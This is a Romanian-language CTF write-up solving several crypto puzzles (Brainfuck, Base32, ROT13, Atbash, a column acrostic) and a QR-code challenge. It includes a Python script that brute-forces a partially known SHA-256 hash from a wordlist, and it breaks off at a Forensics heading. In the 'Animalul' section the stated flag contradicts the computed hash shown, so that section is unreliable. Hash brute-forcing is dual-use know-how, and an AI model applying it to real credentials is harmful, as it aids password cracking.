
Crypto

Biletul criptat

Enunt




Flag

RST{2jd9jsasc02kslasch3kdnaug49f4bucdkjz}


Rezolvare

Uitandu-ne rapid la textul ce ni se cere a fi decriptat observam ca este intr-un format ciudat. In primul rand, este alcatuit doar din caractere de **+**, **[**, **>**, **<**, **]**, **.**, **-**. Astfel de limbaje sunt cunoscute ca si limbaje **esoterice**. Acestea sunt des intalnite in competitii de genul *Capture The Flag*, unul din cele mai cunoscute fiind **Brainfuck**. Putem confirma usor compiland textul cu interpretorul specifc pe o platforma precum **tio.run**.


Desi output-ul obtinut pare a fi encodat cu **Base64**, in urma decodarii nu am obtinut nimic cu "potential". Cel mai usor mod de a detecta o astfel de *encodare* este de a folosi filtrul de *Magic* de pe **Cyberchef**. Astfel, observam ca acesta este cel mai probabil *Base64* sau **Base32** datorita entropiei obtinute in urma decodarii.



Textul rezultat in urma decodarii pare a avea formatul unui flag insa nu incepe asa cum ne-am astepta, cu **RST**. Observam totusi ca intre *EFG* si *RST* avem o transformare clasica de *shiftare* cu 13 pozitii, deseori cunoscuta sub numele de **ROT13** (rotatie de 13 pozitii). Aplicand aceasta decodare, obtinem flag-ul final.




P.S: Pentru a afla ce cifru a fost folosit pentru a obtine textul din enunt, se poate folosi si un tool de *cipher identifier* precum cel oferit de dcode.fr.



Strabunicul lui Cezar

Enunt




Flag

RST{241f143d128e232349e2bf212ec0b123faff7b85944bbe1e55722b35c9207c13}

Rezolvare

Desi intuitia initiala a fost sa incercam sa decriptam textul folosind [Cifrul Cezar] datorita numelui challenge-ului, am observat ca nu ofera niciun rezultat bun. Astfel, am apelat din nou la tool-ul de *cipher identifier* prezentat mai sus.



Astfel, folosind decoder-ul aferent cifrului **Atbash**, putem obtine textul original.

Folosind aceste informatii, ne uitam rapid la challenge-ul **Stegano II** pentru a vedea cum obtinem flag-ul folosind cuvantul **atbash**.

Notă: Flag-ul e format din cuvantul din imagine, hash-uit în SHA-256, prefixat cu "RST{" si postfixat cu "}". Spre exemplu, pentru cuvantul "piscina", flag-ul este RST{73b637a645b28be74ff051fa4f1d2cc0a2cab31271537ae943250bfd68f40f7c}.

Prin urmare formula flag-ului este:

```
┌─[kayn@parrot]─[~/Documents/RST]
└──╼ $echo "RST{"`echo -n atbash | sha256sum | awk -F' ' '{print $1}'`"}"
RST{241f143d128e232349e2bf212ec0b123faff7b85944bbe1e55722b35c9207c13}
```

Asteroidul

Enunt

Flag

RST{ecb8d3023523638c5da28ed7961e9529b2ce8a48d72cd4ced3aa9ddaed814cd9}

Rezolvare

Folosind un *cipher identifier*, nu am putut obtine nicio varianta care sa decodeze mesajul in ceva cu "*potential*". Pe de alta parte, ce se poate observa este ca textul contine 6 cuvinte de lungime ori **9** ori **10**. Mai mult, daca unim primele litere din fiecare cuvant, observam ca obtinem **Felici** care pare a fi cuvantul *Felicitari*. De aici si ideea de a formata textul si a pune fiecare cuvant pe cate o linie noua si a adauga niste spatii intre oricare 2 litere pentru a putea citi pe coloane literele usor.


```
┌─[X]─[kayn@parrot]─[~/Documents/RST]
└──╼ $echo "FtattfuntI eage0olieI lruC4rdtg iilr5meia cfeYiafnn ilspntiSo" | tr -s ' ' '\n' | sed -e 's/\(.\)/\1 /g'
F t a t t f u n t I
e a g e 0 o l i e I
l r u C 4 r d t g
i i l r 5 m e i a
c f e Y i a f n n
i l s p n t i S o
```

Astfel obtinem, citind pe coloane, textul **FelicitariflagulesteCrYpt045informatuldefinitinSteganoII**. Deci, folosind procedeul de la challenge-ul anterior cu cuvantul **CrYpt045**, putem obtine flagul.

```
┌──[kayn@parrot]─[~/Documents/RST]
└──╼ $echo "RST{"`echo -n CrYpt045 | sha256sum | awk -F' ' '{print $1}'`"}"
RST{ecb8d3023523638c5da28ed7961e9529b2ce8a48d72cd4ced3aa9ddaed814cd9}
```

Steagul corupt

Enunt



Flag

RST{f96395e11556c417405e996ff05dc9b7eabeb9330c37cc8fa6df496449244aa4}

Rezolvare

Pentru acest challenge nu exista nicio scurtatura. Pentru rezolvarea lui am recurs la creerea unui script de python care, pentru o lista de cuvinte data, sa genereze **SHA256(cuvant+numar)** pentru a putea fi comparat cu flagul partial primit.

Primul pas a fost sa obtinem un wordlist ce contine cuvinte din limba romana. Pe baza acestui wordlist, putem genera toate combinatiile cu numere de 3 cifre. O solutie ce calculeaza lista in memorie, va da gres intrucat va depasi memoria interna din timpul

executiei iar processul va fi omorat. Astfel, abordarea cea mai eficienta este ca, cu cele 2 liste (cuvinte si numere), sa calculam o a treia lista pe care sa o stocam pe disk. Ultimul detaliu este cel de eliminare a diacriticilor, lucru ce poate fi realizat cu functia **unidecode** din libraria cu acelasi nume. Codul pana in acest moment ar fi urmatorul:

```
import hashlib
import concurrent.futures
import sys
from unidecode import unidecode
import os
import time

#https://raw.githubusercontent.com/titoBouzout/Dictionaries/master/Romanian%20(Mo

words = open('words.lst', 'r').read().split('\n')

#for i in `seq 100 999`;do echo $i >>numbers.lst;done
numbers = open('numbers.lst', 'r').read().split('\n')


template = "_96395e1_556c4___05e996f___dc9b7eabeb9330____c8fa6____6449___aa4"


def generate_wordlist():
    with open('words_and_numbers_normalized.lst', 'w') as f:
        for word in words:
            for number in numbers:
                f.write(unidecode(word) + number + '\n')

    os.system('cat words_and_numbers_normalized.lst | uniq > tmp; mv tmp
words_and_numbers_normalized.lst')

def main():
    if not os.path.exists('words_and_numbers_normalized.lst'):
        start_time = time.time()

        generate_wordlist()
        print(f"[+] Wordlist generated It took {time.time() - start_time}
seconds")

if __name__ == '__main__':
```

```
    main()
```

```
┌─[kayn@parrot]─[~/Documents/RST/crypto/steagul_corupt]
└──╼ $python3 generate_sha.py
[+] Wordlist generated It took 131.34955620765686 seconds
```

Urmatoarea partea este cea mai importanta intrucat conteaza mult cum calculam aceste hashuri. O varianta naiva ar fi o executie liniara ce ar avea complexitatea de **O(NR_CUVINTE x 900)** ceea ce este relativ mult. Putem folosi o biblioteca speciala de python3, **concurrent.futures** pentru a beneficia de o executie paralela, pe mai multe thread-uri. Astfel, wordlist-ul generat anterior a fost spart in mai multe fisiere care au fost submitate in paralel unor threaduri. Un cod pentru o astfel de abordare, este urmatorul:

```
def check_word(word):
    m = hashlib.sha256()
    m.update(word.encode())
    check = [0 for i in range(len(template)) if template[i] != m.hexdigest()[i]
and template[i] != "_"]

    if 0 in check:
        return 0
    return 1


def parse_file(file):
    for word in open('wordlist_split/' + file, 'r'):
        if check_word(word):
            print(f"Found match on word: {word}")
            exit(0)

    print(f"[+] Wordlist {file} finished")
    os.system(f"rm wordlist_split/{file}")


def main():
    if not os.path.exists('words_and_numbers_normalized.lst'):
        start_time = time.time()
        generate_wordlist()
```

```
        print(f"[+] Wordlist generated It took {time.time() - start_time}
seconds")


    if not os.path.exists('./wordlist_split'):
        os.system('mkdir wordlist_split; cd wordlist_split; split -l 100000
../words_and_numbers_normalized.lst')
        print("[+] Wordlist splitted into chunks of 100.000 lines")


    with concurrent.futures.ThreadPoolExecutor(max_workers=10) as executor:
        for file in os.listdir('wordlist_split'):
            executor.submit(parse_file, file)


if __name__ == '__main__':
    main()
```

Ca si timp, avem 10 fisiere verificate la ~15 secunde adica un total de ~42 minute pentru 1700 fisiere de cate 100.000 linii de cuvinte fiecare.

```
┌─[kayn@parrot]─[~/Documents/RST/crypto/steagul_corupt]
└──╼ $python3 generate_sha.py
└──╼ $python3 generate_sha.py
[+] Wordlist splitted into chunks of 100.000 lines
[+] Wordlist xaa finished
[+] Wordlist xac finished
[+] Wordlist xad finished
[+] Wordlist xae finished
[+] Wordlist xaj finished
[+] Wordlist xab finished
[+] Wordlist xah finished
[+] Wordlist xag finished
[+] Wordlist xaf finished
[+] Wordlist xai finished
...snip...
Found match on word: sugubat240
```

Diverse

Animalul


Enunt

Flag


RST{68d99e223b2f2e0c4fe53785f2755710e9b841e5cbf3e35be563fa637aee24b6}

Rezolvare

Uitandu-ne la imagine, putem observa rapid ca, contine anumite bare negre ce alcatuiesc un **Cod QR**. Totusi, daca scanam poza direct, nu obtinem nimic valid. Motivul este ca, asa cum poate fi observat in imagine, unele linii sunt incomplete. Astfel, urmatorul pas a fost sa deschidem imaginea in *Paint* si sa reconstruim bucatile lipsa din liniile negre pana obtinem un cod valid de *QR*.



Avand codul complet, l-am scanat cu o aplicatie specifica pentru Android obtinand astfel cuvantul **oaie**. Ca si in challenge-urile anterioare, flagul e compus din hash-ul acestui cuvant.




```
─[kayn@parrot]─[~/Documents/RST]
└──╼ $echo "RST{"`echo -n oaie | sha256sum | awk -F' ' '{print $1}'`"}"
RST{c25ef393f5496a6078b739232d038032eddf0d8aeeef2a5d0b73c2f781a13e57}
```

Forensics

Traficant


Enunt

Flag

